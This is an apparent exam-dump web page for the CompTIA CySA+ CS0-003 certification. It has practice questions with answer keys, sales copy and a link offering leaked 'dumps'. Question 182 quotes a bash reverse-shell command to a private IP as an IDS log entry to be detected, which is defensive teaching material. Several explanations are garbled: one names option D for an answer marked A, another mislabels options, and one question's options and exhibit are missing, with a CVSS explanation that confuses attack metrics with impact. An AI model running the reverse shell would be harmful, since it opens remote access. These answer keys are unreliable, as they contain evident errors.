
# CS0-003 Exam Materials, Customized CS0-003 Lab Simulation



CS0-003 Exam Simulation 2 Latest 2024 Questions with well explained Answers Solved 100%

Question #1 of 85

Your organization is planning a vulnerability scan and would like to maintain an awareness of the possible contexts in which the scan is performed. In which context would the scan reveal the likelihood of an attack on the router directly attached to the Internet?

A) Internal
B) External
C) Isolated
D) Segregated

Explanation

The context of a scan describes the position of the attacker when the scan (or subsequent attack) is performed. An external scan is performed from outside the network and simulates an attack on the device directly connected to the Internet.

An internal scan is one that is performed from inside the firewall and simulates an attack by an insider or by an attacker who has breached the external network.

An isolated scan is one that is performed on a network or part of a network that is isolated from the Internet and perhaps from the internal network as well. A good example of this a virtual network with no connection to the Internet or internal network. This type of scan would probably require some type of internal assistance to the attacker as the scan would require access to the isolated network.

Segregated is not a term used when discussing the context of vulnerability scans.

Objective:
Vulnerability Management

Sub-Objective:
Given a scenario, analyze data to prioritize vulnerabilities

References:

Trust Net Inc > Internal vs. External Vulnerability Scans

Question #2 of 85

A representative of a company that sells vulnerability scanners is making a presentation to your security team. He is using the software shown in the exhibit.

What's more, part of that PassLeaderVCE CS0-003 dumps now are free: https://drive.google.com/open?id=1UrS6NFoZ9B6tef7ggtO51grJjLfsC8Pe

We would like to provide our customers with different kinds of CS0-003 practice torrent to learn, and help them accumulate knowledge and enhance their ability. Besides, we guarantee that the questions of all our users can be answered by professional personal in the shortest time with our CS0-003 study guide. One more to mention, we can help you make full use of your sporadic time to absorb knowledge and information. In a word, compared to other similar companies aiming at CS0-003 Test Prep, the services and quality of our products are highly regarded by our customers and potential clients.

The CS0-003 exam covers a wide range of topics related to cybersecurity, including threat management, vulnerability management, incident response, and compliance and assessment. To pass the exam, candidates are required to demonstrate their ability to identify and analyze cybersecurity threats, and to implement effective security measures to mitigate them. CS0-003 exam also tests the candidates' knowledge of security tools and technologies, as well as their ability to communicate security-related issues to technical and non-technical stakeholders.

The CS0-003 Certification Exam measures a candidate's ability to identify and analyze cybersecurity threats, vulnerabilities, and risks, and to design and implement effective security solutions that can protect computer systems and networks against cyber attacks. CS0-003 exam covers a range of topics such as threat detection, incident response, security analytics, and vulnerability management.

**>> CS0-003 Exam Materials <<**

## Customized CS0-003 Lab Simulation & CS0-003 Valid Exam Book

Probably you've never imagined that preparing for your upcoming CS0-003 exam could be so easy. The good news is that CS0-003 test dumps have made it so! The brilliant CS0-003 test dumps are the product created by those professionals who have extensive experience of designing exam study materials. These professionals have deep exposure of the test candidates' problems and requirements hence our CS0-003 Test Dumps cater to your need beyond your expectations.

The CySA+ certification is highly valued by employers and is a key differentiator for cybersecurity professionals. CompTIA Cybersecurity Analyst (CySA+) Certification Exam certification is recognized globally and is highly respected by organizations looking to hire skilled cybersecurity professionals. CompTIA Cybersecurity Analyst (CySA+) Certification Exam certification provides a comprehensive understanding of the latest cybersecurity trends, technologies, and threats, making it an essential certification for anyone looking to advance their career in cybersecurity.

## CompTIA Cybersecurity Analyst (CySA+) Certification Exam Sample Questions (Q179-Q184):

**NEW QUESTION # 179**
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Perform a historical trend analysis and look for similar scanning activity.
- B. Geoblock the offending source country.
- C. Block the IP range of the scans at the network firewall.
- D. Block the specific IP address of the scans at the network firewall.

**Answer: B**

Explanation:
Geoblocking is a security measure that restricts or blocks access to a network based on geographic location by analyzing IP addresses. Since the company does not do business with that country, blocking all traffic from that country reduces unnecessary and potentially malicious traffic, lowering the attack surface and minimizing exposure to threats originating there.

**NEW QUESTION # 180**
The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled.
Which of the following should the organization utilize to best centralize the workload for the internal security team? (Select two).

- A. DLP
- B. SOAR
- C. NGFW
- D. MSP
- E. SIEM
- F. XDR

**Answer: B,E**

Explanation:
SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance. References: What is EDR? Endpoint Detection & Response, How Does the Cyber Kill Chain Protect Against Attacks?; What is EDR Solution?, EDR solutions secure diverse endpoints through central monitoring

**NEW QUESTION # 181**

Which of the following is the most important reason a company would use APIs instead of scripts to enable communication between tools from different vendors?

- A. To reduce integration maintenance
- B. To use a tool that was built in-house
- C. To secure the CI/CD pipeline
- D. To allow for more customization

**Answer: A**

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
APIs are designed for standardized, well-defined communication between systems. Compared to one-off scripts (which can break when outputs, formats, versions, or endpoints change), API-based integrations are typically more stable and maintainable because they use vendor-supported interfaces intended for integration and automation across tools.
Secbay Press explicitly describes why APIs are used for tool integration: they enable "seamless data sharing, workflow automation, and orchestration across the security stack," which reduces the overhead of maintaining brittle, custom script-based connections.
Exact extract (Secbay Press): "Integrate security tools and systems using APIs to enable seamless data sharing, workflow automation, and orchestration across the security stack." The Sybex Practice Tests reinforce the idea that API integration is the best choice when you need real-time or up-to-date integration between tools (another maintenance and reliability advantage over scripts/flat files):
Exact extract (Sybex Practice Tests): A SOAR integration question where real-time query capability is needed selects "API" as the best integration type.
Why the other options are not the most important reason here:
B is unrelated to vendor-to-vendor communication.
C can be true sometimes, but customization isn't the primary driver versus standardization and maintainability.
D is about pipeline security; APIs can be used in CI/CD contexts, but that's not the core reason for choosing APIs over scripts for vendor tool communication.
Reference (CompTIA CySA+ CS0-003 documents / study guides used):
Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): APIs enable seamless cross-tool integration and orchestration
Chapple/Seidl, CompTIA CySA+ Practice Tests (CS0-003): API is the best integration type for real-time tool integration

**NEW QUESTION # 182**
A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A. #!/bin/bash
  netstat -antp Igrep 8080 >dev/null && echo "Malicious activity" I| echo "OK"
- B. #!/bin/bash
  nc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" Il echo "OK"
- C. #!/bin/bash
  ps -fea | grep 8080 >dev/null && echo "Malicious activity" I| echo "OK"
- D. #!/bin/bash
  ls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" I| echo "OK"

**Answer: A**

Explanation:
The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives.
Reference
CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339.
Reverse Shell Cheat Sheet, Bash section.

**NEW QUESTION # 183**
A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security

analyst has been tasked with prioritizing vulnerabilities for remediation for the system.
The analyst will use the following CVSSv3.1 impact metrics for prioritization:
Which of the following vulnerabilities should be prioritized for remediation?

- A. 0
- B. 1
- C. 2
- D. 3

**Answer: A**

Explanation:
Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.
References:
* CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2
* The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

**NEW QUESTION # 184**
.....